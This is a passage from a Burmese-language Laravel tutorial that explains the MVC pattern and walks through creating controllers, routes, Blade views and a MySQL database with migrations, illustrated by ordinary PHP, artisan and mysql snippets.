လွယ်ကူတဲ့ကုဒ်တွေ ရေးသားဖို့အတွက် အရေးပါတဲ့ နည်းစနစ်တစ်ခုပါ။ ဒါကြောင့် ဒီအကြောင်းက ချဲ့ရင်ချဲ့သလောက် ရပါတယ်။ ဒီနေရာမှာတော့ ထုံးစံအတိုင်း ရှည်ရှည်းဝေးဝေးတွေကို ပြောမနေတော့ဘဲ လိုရင်းကိုပဲ ပြောမှာ ဖြစ်ပါတယ်။

MVC ရဲ့ M ဟာ Model ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ Model ဆိုတာ Data Model ကို ဆိုလိုပါတယ်။ ဒါကြောင့် Model ဆိုတာ Data တွေ စီမံခန့်ခွဲခြင်းလုပ်ငန်းလို့ ဆိုနိုင်ပါတယ်။ MVC ရဲ့ V ကတော့ View ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ User Interface လို့လည်း ဆိုနိုင်ပါတယ်။ MVC ရဲ့ အဓိကလိုရင်းကတော့ ကုဒ်တွေရေးတဲ့အခါမှာ Data စီမံတဲ့ကုဒ် (Model) နဲ့ UI စီမံတဲ့ကုဒ် (View) ကို သီးခြားစီ ခွဲခြားပြီးရေးသားရခြင်း ပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် MVC နဲ့ ပတ်သက်ရင် ဒီသတ်မှတ်ချက်က ကြပ်ကြပ်မတ်မတ်လိုက်နာပေးရမယ့် သတ်မှတ်ချက် ဖြစ်ပါတယ်။ Model ကုဒ်နဲ့ View ကုဒ်ကို ဘယ်တော့မှ ရောမရေးပါနဲ့။

MVC ရဲ့ C ကတော့ Controller ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ သူ့ရဲ့လုပ်ငန်းကတော့ User Input နဲ့ Output တွေကို စီမံတဲ့လုပ်ငန်းဖြစ်ပါတယ်။ Web Application တစ်ခုမှာ User Input တွေဟာ Request အနေနဲ့လာပြီး Output တွေကို Response အနေနဲ့ ပြန်ထုတ်ပေးရပါတယ်။ ဒါကြောင့် တစ်နည်းအားဖြင့် Controller ဆိုတာ Request နဲ့ Response တွေကို စီမံတဲ့လုပ်ငန်း လို့ ဆိုနိုင်ပါတယ်။

ဒါဟာ MVC အနှစ်ချုပ်ပါပဲ။ ကုဒ်တွေရေးတဲ့အခါ ဒီအပိုင်း (၃) ပိုင်းကို သီးခြားစီခွဲခြားပြီး ရေးသားရမှာ ဖြစ်ပါတယ်။ ဘယ်လိုခွဲရမှာလည်းဆိုတာကို ခေါင်းစားစရာမလိုပါဘူး။ သဘောသဘာဝ သိထားရင် ရပါပြီ။ ကိုယ်တိုင်အသေးစိတ် လိုက်စီမံစရာ မလိုပါဘူး။ Laravel က ကုဒ်တွေရေးတဲ့အခါ MVC Pattern နဲ့ကိုက်ညီအောင် ရေးသားနိုင်ဖို့အတွက် ထည့်သွင်း စီစဉ်ပေးထားပြီးဖြစ်ပါတယ်။ ကိုယ့်ဘက်က သဘောသဘာဝကို သိထားပြီးပြီဆိုရင် ကုဒ်ရေးတာကတော့ Framework က စီစဉ်ပေးထားတဲ့အတိုင်း ရေးယုံပါပဲ။

MVC Pattern ကို အသုံးပြုရေးသားထားတဲ့ ကုဒ်ရဲ့ User Input (Request) ကို စတင်လက်ခံတဲ့ အဆင့်ကနေ နောက်ဆုံး Output (Response) ကို User ထံပြန်ပေးတဲ့အဆင့်ထိ သွားလေ့ရှိတဲ့ Workflow ကို ပုံလေးနဲ့လည်း ဖော်ပြပေးလိုက်ပါတယ်။



ဒီပုံဟာ မူလပထမ Professional Web Developer လို့ခေါ်တဲ့ ကျွန်တော်ရဲ့စာအုပ်မှာ အသုံးပြုထားတဲ့ ပုံ ဖြစ်ပါတယ်။ မျှားလေးတွေမှာ နံပါတ်စဉ်တပ်ပေးထားလို့ အစီအစဉ်အတိုင်း ကြည့်သွားပါ။

MVC Pattern နဲ့ ရေးထားတဲ့ ကုဒ်ရဲ့ အလုပ်လုပ်ပုံအဆင့်ဆင့်ကို ပုံမှာပြထားတဲ့အတိုင်း သေချာနားလည် အောင် ကြည့်ပြီး ခေါင်းထဲမှာ စွဲနေအောင် မှတ်ထားဖို့ လိုပါတယ်။ ဒီတော့မှ ကိုယ်ရေးတဲ့ ကုဒ်ရဲ့ အလုပ် လုပ်ပုံအဆင့်ဆင့်ကို ဆက်စပ်ပြီး မြင်နိုင်စွမ်း ရှိမှာဖြစ်ပါတယ်။

အခန်း (၄၄) – Laravel Controller

ပြီးခဲ့အခန်းမှာ Controller ရဲ့အလုပ်က Request, Response တွေစီမံဖို့လို့ ပြောခဲ့ပါတယ်။ Request တွေ စီမံတယ်ဆိုတာ -

1. User ပေးပို့တဲ့ Request Data တွေကို၊ လက်ခံမယ်၊ စီစစ်မယ်၊
2. ပြီးရင် Model တို့ View တို့နဲ့ ဆက်သွယ်ပြီး လုပ်စရာရှိတာလုပ်မယ်၊
3. ပြီးတဲ့အခါ နောက်ဆုံးရလဒ်ကို User ကို Response အနေနဲ့ ပြန်ပေးမယ်၊

- ဆိုတဲ့ အလုပ်ပါ။ ဒီနေရာမှာ လုပ်စရာရှိတာကို Model တို့ View တို့နဲ့ ဆက်သွယ်ပြီး လုပ်တယ်ဆိုတာကို သတိပြုပါ။ သူကိုယ်တိုင် မလုပ်ပါဘူး။ သူ့အလုပ်၊ သူ့တာဝန်က Request ကိုလက်ခံပြီး Response ကို ပြန်ပေးဖို့သာ ဖြစ်ပါတယ်။

Controller ကုဒ်တွေ စတင်ရေးသားစမ်းသပ်နိုင်ဖို့အတွက် Controller ဖိုင် တည်ဆောက်ပေးရပါမယ်။ Laravel မှာ ဒီလို လိုအပ်တဲ့ ကုဒ်ဖိုင်တွေကို တည်ဆောက်ပေးနိုင်တဲ့ Code Generator အသင့် ပါဝင်ပါ တယ်။ ဒါကြောင့် Controller ဖိုင်တည်ဆောက်တဲ့အလုပ်ကို ကိုယ့်ဘာသာ လုပ်စရာ မလိုပါဘူး။ ပရော ဂျက် ဖိုဒါထဲမှာ ဒီ Command ကို Run ပေးပြီး Controller ဖိုင်တစ်ခု တည်ဆောက်နိုင်ပါတယ်။

```
php artisan make:controller ArticleController
```

`artisan` ဆိုတာ Laravel Framework နဲ့အတူပါဝင်လာတဲ့ ပရောဂျက်ကို စီမံနိုင်တဲ့ နည်းပညာပါ။ အဲ့ဒီ

`artisan` ရဲ့အကူအညီနဲ့ `make:controller`, `make:model` စသဖြင့် လိုအပ်တဲ့ ကုဒ်ဖိုင်တွေ တည်ဆောက်နိုင်ပါတယ်။ ပေးထားတဲ့နမူနာမှာ `make:controller` ကိုသုံးပြီး Controller ဖိုင် တည်ဆောက်ထားပါတယ်။ နောက်ဆုံးက `ArticleController` ဆိုတာကတော့ Controller Class ရဲ့အမည်ပါ။ Class Name ဖြစ်တဲ့အတွက် `CapitalCase` နဲ့ပေးရပြီး နမူနာမှာပေးထားသလို `___Controller` ဆိုတဲ့ Suffix နဲ့ အဆုံးသတ်ပေးသင့်ပါတယ်။ ဥပမာ - `ArticleController`, `CommentController`, `CategoryController` စသဖြင့်ပါ။

ဒီ Command ကို Run လိုက်တာနဲ့ `ArticleController.php` ဆိုတဲ့အမည်နဲ့ ဖိုင်တစ်ခု `/app/Http/Controllers` ဖိုဒါထဲမှာ တည်ဆောက်ပေးသွားပါလိမ့်မယ်။ အထဲမှာလည်း အခုလို ကုဒ်တွေ တစ်ခါထဲ ပါဝင်လာပါလိမ့်မယ်။

PHP

```php
<?php

namespace App\Http\Controllers;

use Illuminate\Http\Request;

class ArticleController extends Controller
{
    //
}
```

ထိပ်ဆုံးမှာ `namespace` ကြေညာချက်ကိုသတိထားကြည့်ရင် အခန်း (၂) မှာ ပြောခဲ့သလို ဖိုဒါ Path လမ်းကြောင်းအတိုင်း Namespace ကို ပေးထားတာကို တွေ့ရနိုင်ပါတယ်။

Controller ရဲ့တာဝန်ဟာ Request/Response တွေတာဝန်ယူဖို့လို့ ခဏခဏ ပြောဖြစ်ပါတယ်။ User Request ဆိုတာ URL ကနေတစ်ဆင့်လာမှာ ဖြစ်လို့ Controller ဟာ Route နဲ့ တွဲပြီး အလုပ်လုပ်ဖို့လိုပါ တယ်။ URL လမ်းကြောင်းက Route မှာ သတ်မှတ်ထားတာမို့လို့ပါ။ ဒီသဘောသဘာဝ ကို စမ်းသပ်နိုင်ဖို့ အတွက် `ArticleController.php` ထဲက ကုဒ်ကို အခုလို ဖြည့်စွက်လိုက်ပါ။

PHP

```php
<?php

namespace App\Http\Controllers;

use Illuminate\Http\Request;

class ArticleController extends Controller
{
    public function index()
    {
        return "Controller - Article List";
    }
    public function detail($id)
    {
        return "Controller - Article Detail - $id";
    }
}
```

`index()` နဲ့ `detail()` ဆိုပြီး Method နှစ်ခု ရေးပေးလိုက်တာပါ။ ပြီးတဲ့အခါ `routes/web.php` မှာအခုလို ArticleController Class ကို Import လုပ်ပေးပါ။

PHP

```php
use App\Http\Controllers\ArticleController;
```

ပြီးတဲ့အခါ စောစောကရေးထားတဲ့ Route တွေကို အခုလို ပြင်ပေးရပါမယ်။

PHP

```php
Route::get('/articles', [ArticleController::class, 'index']);

Route::get('/articles/detail/{id}', [
    ArticleController::class,
    'detail'
]);
```

ပြီးခဲ့တဲ့အခန်းမှာ Route တွေသတ်မှတ်တဲ့အခါ ရှေ့က URL လိပ်စာပေးပြီး နောက်က အလုပ်လုပ်ရမယ့် Function ကိုရေးပေးခဲ့တာပါ။ အခုတော့ ပြောင်းသွားပါပြီ။ ရှေ့က URL လိပ်စာဖြစ်ပြီး နောက်က အလုပ်လုပ်ရမယ့် Controller Class နဲ့ Method ပါဝင်တဲ့ Array တစ်ခု ဖြစ်သွားပါပြီ။ ဒီနည်းနဲ့ Route နဲ့

Controller ကို ချိတ်ဆက်ပေးနိုင်ပါတယ်။ လက်ရှိ `routes/web.php` ရဲ့ ကုဒ်အပြည့်အစုံက ဒီလိုဖြစ်သင့်ပါတယ်။

PHP

```php
<?php

use Illuminate\Support\Facades\Route;
use App\Http\Controllers\ArticleController;

Route::get('/', [ArticleController::class, 'index']);

Route::get('/articles', [ArticleController::class, 'index']);

Route::get('/articles/detail/{id}', [
    ArticleController::class,
    'detail'
]);
```

စမ်းထားတဲ့ ကုဒ်တွေနဲ့ Comment တွေကို ဖယ်ထုတ်လိုက်တာပါ။ စုစုပေါင်း Route (၃) ခုပဲ ရှိပါတယ်။ ဘာမှမပါတဲ့ URL အလွတ်ဆိုရင်လည်း `ArticleController` ရဲ့ `index()` Method ကိုပဲ အလုပ်လုပ်ဖို့ ညွှန်းပေးထားတာကို သတိပြုပါ။ နဂိုပါလာတဲ့ကုဒ်က Welcome View ကိုပြတဲ့ကုဒ်ဖြစ်ပြီး အခုတော့ အဲ့ဒီ Welcome View ကို မလိုချင်လို့ ဖယ်လိုက်တာပါ။ လက်တွေ့စမ်းကြည့်ပါ။ URL လိပ်စာတစ်ခုထည့်သွင်းပေးလိုက်ရင် ညွှန်းဆိုထားတဲ့ Controller Method အလုပ်လုပ်သွားတယ်ဆိုတာကို တွေ့ရမှာဖြစ်ပါတယ်။

Controller မှာလည်း Single Action Controller တို့ Resource Controller တို့လို လုပ်ဆောင်ချက်တွေကျန်ပါသေးတယ်။ အခုထည့်ကြည့်စရာ မလိုသေးပါဘူး။ ထည့်ကြည့်သင့်တဲ့ တစ်ချက်ကတော့ Controller တွေများလာရင် `/app/Http/Controllers` ထဲမှာ ဖိုင်တွေ ပွထမနေအောင် ဖိုဒါလေးတွေခွဲပြီး ထားနည်းဖြစ်ပါတယ်။ ဥပမာ - `Article` ဖိုဒါအောက်မှာ `ArticleController`, `CommentController`, `CategoryController` တို့ကို ထားပြီး `Product` ဖိုဒါအောက်မှာ `ProductController`, `ReviewController`, `CategoryController` စသဖြင့် သက်ဆိုင်ရာ Controller တွေကို အုပ်စုခွဲပြီး ဖိုဒါလေးတွေ ခွဲထားတဲ့ သဘောမျိုးပါ။ ဒီအတွက်လည်း လွယ်ပါတယ်။ Controller ဖိုင်တည်ဆောက်စဉ်မှာ အခုလို ဆောက်ပေးလိုက်ယုံပါပဲ။

```
php artisan make:controller Product/ProductController
```

ဒီလိုဆိုရင် Laravel က `ProductController.php` ဖိုင်ကို `/app/Http/Controllsers/Product` အောက်မှာ တည်ဆောက်ပေးသွားမှာ ဖြစ်ပါတယ်။ ဒီ Controller ထဲက Method တွေကို Route နဲ့ချိတ်လိုရင်တော့ အခုလို ချိတ်ပေးရမှာပါ။

PHP

```php
use App\Http\Controllers\Product\ProductController;

Route::get('/products', [ProductController::class, 'index']);
```

Controller Namespace ကို မှန်အောင် Import လုပ်ပေးလိုက်ယုံပါပဲ။ ဒီနည်းနဲ့ Controller တွေကို သူ့ဖို ဒါနဲ့သူ Organize လုပ်ထားလို့ ရပါတယ်။

အခန်း (၄၅) – Laravel View

လက်ရှိ Route နဲ့ Controller အတွက် ရေးစမ်းတဲ့ကုဒ်တွေမှာ URL လိပ်စာတစ်ခုကို လက်ခံရရှိရင် စာကြောင်း တစ်ကြောင်းကို Response အနေနဲ့ ပြန်ပေးဖို့ ရေးခဲ့တာပါ။ ဒီအခန်းမှာတော့ Response ကို အဲ့ဒီလို စာတစ်ကြောင်းအနေနဲ့ မဟုတ်တော့ဘဲ HTML Template အနေနဲ့ ပြန်ပေးပုံ ပေးနည်းကို လေ့လာကြမှာဖြစ်ပါတယ်။ ဒီအတွက် View ကို အသုံးပြုနိုင်ပါတယ်။ Laravel မှာ View Template တွေကို `/resources/views` ဖိုဒါထဲမှာ ရေးပေးရပါတယ်။ View Template ကုဒ်ဖိုင်တွေ တည်ဆောက်ပေးတဲ့ Code Generator တော့ Laravel မှာ တစ်ခါထဲ မပါပါဘူး။ Third-party Package အနေနဲ့ ထပ်ထည့်လို့ရပေမယ့် မထည့်တော့ပါဘူး။ ကိုယ်ဘာသာပဲ ဖိုင်ကိုတည်ဆောက်ပါမယ်။ ဒါကြောင့် `/resources/views` ဖိုဒါအောက်မှာ `/articles` ဆိုတဲ့ အမည်နဲ့ ဖိုဒါတစ်ခု ထပ်ဆောက်ပါ။ ကိုယ်တိုင် ရေးသားမယ့် View Template တွေကို အဲ့ဒီ `/articles` ဖိုဒါထဲမှာသိမ်းသွားမှာပါ။

မှတ်ချက် - ဖိုင်တွေ ဖိုဒါတွေကို `s`, `es` နဲ့ အဆုံးသတ်ပြီး Plural Case နဲ့ အမည်ပေးတဲ့ ဖိုင်တွေ ဖိုဒါတွေ ရှိပါတယ်။ သတိထားပါ။ အကြောင်းမဲ့ မဟုတ်ပါဘူး။ ပေးသင့်လို့ ပေးခဲ့တာပါ။ Convention Over Configuration ကြောင့် ပေးတာရှိသလို၊ Coding Standard ခေါ် အများစံထားပြီး ပေးလေ့ရှိတဲ့ နည်းမို့လို့ ပေးတာတွေလည်း ရှိပါတယ်။ တစ်ခုမကျန် လိုက်ရှင်းပြနေရင် ပိုရှုပ်ပြီး ပေရှည်နေမှာစိုးလို့ အကုန်မရှင်းတော့တာပါ။ ကျေးဇူးပြုပြီး အဲ့ဒီ `s`, `es` လေးတွေကို သတိထားပြီး နမူနာမှာ ပေးတဲ့အတိုင်းပဲ ကြိုးစားပြီး လိုက်ပေးဖို့ သတိထားပေးပါ။ Laravel လေ့လာစလူတွေ ကုဒ် Error ဖြစ်နေရင် အများအားဖြင့် အဲ့ဒီနာမည်လေးတွေ လွဲနေလို့ တက်ကြတာ တော်တော်များပါတယ်။ Error တက်နေရင် အဲ့ဒီ နာမည်တွေကိုအရင် ပြန်စစ်ကြည့်ပါ။

`/resources/views/articles` ဖိုဒါအောက်မှာ `index.blade.php` အမည်နဲ့ ဖိုင်တစ်ခု တည်ဆောက်ပေးပါ။ ဖိုင် Extension က `blade.php` ဖြစ်ရပါမယ်။ Laravel က Blade လို့ခေါ်တဲ့ Template နည်းပညာတစ်ခုကို သုံးထားတဲ့အတွက်ကြောင့်ပါ။ ဒီနည်းပညာအကြောင်းကို ကြားဖြတ် လေ့လာစရာ မလိုသေးပါဘူး။ လိုအပ်လာတော့မှ ထူးခြားချက်လေးတွေ ရွေးမှတ်လိုက်ရင် ရပါပြီ။ Symfony Framework ကသုံးတဲ့ Twig Template နည်းပညာတို့ Smarty Template နည်းပညာတို့ ဆိုရင် မရပါဘူး။ သီးခြား Language လို ဖြစ်နေလို့ အချိန်ပေးပြီးလေ့လာဖို့ လိုနိုင်ပါတယ်။ Blade ကတော့ သပ်သပ် အချိန်ပေးလေ့လာနေစရာမလိုပါဘူး။ အများအားဖြင့် PHP ရေးထုံးအတိုင်းပဲ ရေးရလို့ လွယ်ကူပါ တယ်။ တည်ဆောက်ထားတဲ့ `index.blade.php` ထဲမှာ ဒီ HTML ကုဒ်ကို ရေးပေးပါ။

HTML/PHP

```
<!DOCTYPE html>
<html lang="en" dir="ltr">
<head>
    <meta charset="utf-8">
    <title>Article List</title>
</head>
<body>
    <h1>Article List</h1>
    <ul>
        <li>Article One</li>
        <li>Article Two</li>
    </ul>
</body>
</html>
```

ဘာမှဆန်းပြားတဲ့ကုဒ်တွေ မပါဝင်တဲ့ ရိုးရိုး HTML ကုဒ်ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ `Article Controller` ရဲ့ `index()` Method ကို အခုလိုပြင်ပေးပါ (Controller ဖိုင်တည်နေရာတော့ ထပ်မ ပြောတော့ပါဘူး၊ မှတ်မိဦးမယ် ထင်ပါတယ်)။

PHP


```
public function index()
{
    return view('articles/index');
}
```

ဒီတစ်ခါ `index()` Method က စာတစ်ကြောင်းကို ပြန်မပေးတော့ဘဲ `view()` Function ရဲ့ အကူအညီနဲ့ `articles` ဖိုဒါထဲက `index` Template ကို Response အနေနဲ့ ပြန်ပေးလိုက်ခြင်း ဖြစ်ပါတယ်။ နောက်တစ်နည်းအနေနဲ့ အခုလို ရေးနိုင်ပါတယ်။

PHP

```
public function index()
{
    return view('articles.index');
}
```

အတူတူပါပဲ။ Template Path ပေးတဲ့နေရာမှာ Slash အစား Dot ကို ပြောင်းသုံးလိုက်တာပါ။ Laravel က ဒီလိုရေးတာကို လက်ခံပါတယ်။ ဖတ်ရတာ မျက်စိထဲမှာ ပိုရှင်းတဲ့အတွက် ဒီလို Dot နဲ့ရေးတာကို ပိုပြီး တော့ လူကြိုက်များပါတယ်။ ခုနေ စမ်းကြည့်ရင် ရလဒ်က အခုလို ဖြစ်မှာပါ။



နမူနာပုံကိုလေ့လာကြည့်လိုက်ရင် URL လိပ်စာက `/articles` ဖြစ်နေတဲ့အခါ ကျွန်တော်တို့ရေးပေးလိုက်တဲ့ `index` Template ကို တွေ့မြင်ရမှာပါ။ URL `/articles` ဆိုရင် `ArticleController@index` Method အလုပ်လုပ်သွားပါတယ်။ Route မှာ သတ်မှတ်ထားလို့ပါ။ `ArticleController` ရဲ့ `index()` Method က `view()` Function ကိုသုံးပြီး `index` Template

ကို ပြန်ပေးလို့ အခုလိုရလဒ်ကို ရရှိခြင်းပဲ ဖြစ်ပါတယ်။

ဆက်လက်ပြီး Controller ကနေ View ကို Data ပေးပုံပေးနည်း လေ့လာကြပါမယ်။ `Article Controller` ရဲ့ `index()` Method ကို အခုလိုပြင်ပေးပါ။

PHP

```
public function index()
{
    $data = [
        [ "id" => 1, "title" => "First Article" ],
        [ "id" => 2, "title" => "Second Article" ],
    ];

    return view('articles.index', [
        'articles' => $data
    ]);
}
```

အတွေ့အကြုံအရ လေ့လာစလူတွေ ဒီနားလေးမှာ အရမ်းမျက်စိလည်ကြလို့ သတိထားကြည့်ပေးပါ။ `$data` Variable ဟာ နမူနာ Array တစ်ခုဖြစ်ပါတယ်။ `view()` Function မှာ Parameter နှစ်ခုဖြစ်သွားပါပြီ။ ပထမတစ်ခုက Template ဖြစ်ပြီး ဒုတိယတစ်ခုကတော့ Data ဖြစ်ပါတယ်။ Array Format နဲ့ ပေးရပါတယ်။ `'articles' => $data` လို့ ရေးထားတဲ့အတွက် `$data` ကို `articles` အနေနဲ့ ပေးလိုက်တာပါ။ ဒီလိုပေးလိုက်တဲ့အတွက် Template မှာ `$articles` Variable ကို သုံးလို့ရသွားပါလိမ့်မယ်။

နောက်တစ်ခေါက် ပြန်ပြောပါဦးမယ်။ ပေးလိုက်တာက `$data` ကို ပေးလိုက်တာပါ။ အသုံးပြုတဲ့အခါ `$articles` လို့ အသုံးပြုပေးရမှာ ဖြစ်ပါတယ်။ `'articles' => $data` လို့ ပြောထားတဲ့ အတွက်ကြောင့်ပါ။

ဆက်လက်ပြီး `/articles/index.blade.php` ဖိုင်ထဲကကုဒ်ကို အခုလိုပြင်ပေးပါ။

HTML/PHP

```
<!DOCTYPE html>
<html lang="en" dir="ltr">
<head>
    <meta charset="utf-8">
    <title>Article List</title>
</head>
<body>
    <h1>Article List</h1>
    <ul>
        <?php foreach($articles as $article): ?>
            <li><?php echo $article['title'] ?></li>
        <?php endforeach ?>
    </ul>
</body>
</html>
```

`$articles` ကို PHP `foreach()` နဲ့ Loop ပါတ်ပြီး `title` တွေကို ရိုက်ထုတ်ဖော်ပြထားတာပါ။ အဓိပ္ပါယ်က Controller ကပေးလိုက်တဲ့ Data ကို View က အသုံးပြုနေတဲ့ သဘောပဲ ဖြစ်ပါတယ်။ ဒါလေးကို ကောင်းကောင်း သဘောပေါက်ဖို့ အရေးကြီးပါတယ်။

နမူနာမှာရေးတဲ့အခါ ရိုးရိုး PHP ရေးထုံးကိုသာ သုံးပါတယ်။ Blade Template နည်းပညာကို အသုံးပြုပြီး ပြင်ရေးကြည့်ပါမယ်။ ဒီလိုရေးရမှာပါ -

HTML/Blade/PHP

```
<!DOCTYPE html>
<html lang="en" dir="ltr">
<head>
    <meta charset="utf-8">
    <title>Article List</title>
</head>
<body>
    <h1>Article List</h1>
    <ul>
        @foreach($articles as $article)
            <li>{{ $article['title'] }}</li>
        @endforeach
    </ul>
</body>
</html>
```

Operator နှစ်ခုပဲ မှတ်ရမှာပါ။ `@` နဲ့ `{{ }}` ဖြစ်ပါတယ်။ `@` သင်္ကေတကို ရိုးရိုး PHP Statement တွေ အတွက် သုံးရပြီး `{{ }}` အဖွင့်အပိတ်သင်္ကေတကို `echo` နဲ့ Output ရိုက်ထုတ်တဲ့ Statement တွေ အတွက် သုံးရတယ်လို့ အလွယ်မှတ်နိုင်ပါတယ်။ ဒါကြောင့် `<?php ?>` အဖွင့်အပိတ်တွေ `echo` တွေ မ လိုအပ်တော့ ပါဘူး။ ရေးရတာရှင်းသွားသလို ဖတ်လို့လည်း ပိုကောင်းသွားပါတယ်။ မှတ်ရတာလည်း မများ သလို XSS Escape လို့ လုံခြုံရေးအတွက် အရေးပါတဲ့ လုပ်ဆောင်ချက်တွေကိုလည်း ကိုယ်သိလိုက်စရာမ လိုဘဲ တစ်ခါထဲ ထည့်လုပ်ပေးသွားလို့ ဒီရေးနည်းကိုသာ ဆက်လက် အသုံးပြုသွားသင့်ပါတယ်။

ဆက်ပြောမယ်ဆိုရင် Master Template တို့ View Composer တို့အကြောင်း ပြောရမှာပါ။ မပြောသေးပါ ဘူး။ ဒီအခန်းမှာ ဒီလောက်ပဲ မှတ်ထားပါ။ နောက်ပိုင်းမှာ Master Template အပါအဝင် UI နဲ့ Template ပိုင်း လုပ်စရာတွေ အများကြီး ကျန်ပါသေးတယ်။

အခန်း (၄၆) – Laravel Migration and Model

အစီအစဉ်အရ ဆက်ကြည့်ရမှာက Model အကြောင်းဖြစ်ပါတယ်။ ဒါပေမယ့် Model အကြောင်းမသွားခင် Database နဲ့ပတ်သက်တဲ့ အကြောင်းကို အရင်သွားရပါမယ်။ ပထမဆုံး MySQL Database တစ်ခု တည်ဆောက်လိုက်ပါ။ Database အမည်ကို ကြိုက်သလို ပေးလို့ရပါတယ်။ ပရောဂျက်အမည်နဲ့ ကိုက်သွား အောင် `laravel_blog` လို့ ပေးလိုက်ပါမယ်။ phpMyAdmin ကိုပဲ အသုံးပြုပြီးတည်ဆောက်ရမှာပါ။ ဒါ မှမဟုတ် Command Line အသုံးပြုတတ်သူတွေက mysql Command ကိုအသုံးပြုပြီး အခုလို တည်ဆောက်နိုင်ပါတယ်။

```
mysql -u root
```

MySQL Shell ကို Username `root` နဲ့ ဝင်ရောက်ခြင်းဖြစ်ပါတယ်။ ဒီလို ဝင်ရောက်နိုင်ဖို့ MySQL Database Server ကို Run ထားပြီး ဖြစ်ဖို့တော့လိုပါတယ်။ အကယ်၍ ကိုယ့်စက်ထဲက MySQL Database မှာ Password ရှိရင်တော့ ဒီလို ဝင်ရမှာပါ။

```
mysql -u root -p
```

Password လာတောင်းတဲ့အခါ ပေးလိုက်ရင် ရပါပြီ။ MySQL Shell ထဲကို ရောက်ပြီဆိုရင် ဒီ Query ကို Run ပြီး Database တည်ဆောက်နိုင်ပါတယ်။

```
CREATE DATABASE laravel_blog
```

ပြီးရင် `exit` နဲ့ ပြန်ထွက်လိုက်လို့ ရပါပြီ။ Database တည်ဆောက်ဖို့ပဲလိုပါတယ်။ Table တည်ဆောက်တဲ့ ကိစ္စတွေ၊ Data ထည့်သွင်းတဲ့ ကိစ္စတွေကို Laravel ကုဒ် ဘက်ကနေ ဆက်လုပ်သွားမှာပါ။

Database Setting

ပြီးတဲ့အခါ Database Name, Username, Password စတဲ့အချက် တွေကို Laravel က သိသွားအောင် သတ်မှတ်ပေးရပါဦးမယ်။ ပရောဂျက် ဖိုဒါထဲမှာ `.env` အမည်နဲ့ ဖိုင်တစ်ခုပါဝင်ပါတယ်။ Database Setting တွေ အပါအဝင် Environment Setting တွေကို အဲ့ဒီဖိုင်ထဲမှာ စုစည်းပြီး ရေးသားထားပါတယ်။ Database နဲ့ ပတ်သက်တာက ဒီအပိုင်းပါ -

ENV

```
...
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=laravel
DB_USERNAME=root
DB_PASSWORD=
...
```

အခုလို ပြင်ပေးရမှာ ဖြစ်ပါတယ် -

ENV

```
...
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=laravel_blog
DB_USERNAME=root
DB_PASSWORD=
...
```

`DB_DATABASE` တစ်ခုပဲ ပြင်ပေးလိုက်တာပါ။ ကျန်တာတွေက မလိုအပ်လို့ မပြင်ထားပါဘူး။ အကယ်၍ စာဖတ်သူရဲ့ စက်မှ Database Password တွေဘာတွေ သတ်မှတ်ထားရင်တော့ ဒီနေရာမှာ တစ်ခါထဲ မှန်အောင်ပြင်ပေးရမှာ ဖြစ်ပါတယ်။

Migration

Laravel မှာ Database Table တွေကို စီမံဖို့အတွက် Migration လို့ခေါ်တဲ့ နည်းပညာပါဝင်ပါတယ်။ Migration ကို Table Structure စီမံတဲ့ နည်းပညာလို့ အလွယ်မှတ်နိုင်ပါတယ်။ Migration နဲ့ Model ကုဒ် ဖိုင်တွေကို အခုလို တည်ဆောက်လို့ရပါတယ်။

```
php artisan make:model Article -m
```

ဒီ Command ရဲ့ အဓိပ္ပါယ်က `Article` အမည်နဲ့ Model ဖိုင်တစ်ခု တည်ဆောက်ခြင်း ဖြစ်ပါတယ်။ ထုံးစံအတိုင်း Class Name ကို `CapitalCase` နဲ့ပေးပါတယ်။ ရှေ့နောက်မှ ဘာမှမတွဲပါဘူး။ ဥပမာ - `ArticleModel, CommentModel` စသဖြင့် ပေးစရာမလိုပါဘူး။

အရေးကြီးတာက ဟိုးနောက်ဆုံးက `-m` လေးဖြစ်ပါတယ်။ အဲ့ဒါ Migration ဖိုင်တစ်ခါထဲ တည်ဆောက်ပေးစေဖို့အတွက် ထည့်ပေးလိုက်တာပါ။ တစ်ကယ်တန်းက `make:migration` နဲ့ `make:model` ဆိုပြီး နှစ်ခါ Run ပေးရမှာပါ။ မ Run ချင်လို့ တစ်ကြောင်းတည်းနဲ့ အခုလို Model ရော Migration ကိုပါ တွဲ Run လိုက်တဲ့ သဘောပါ။

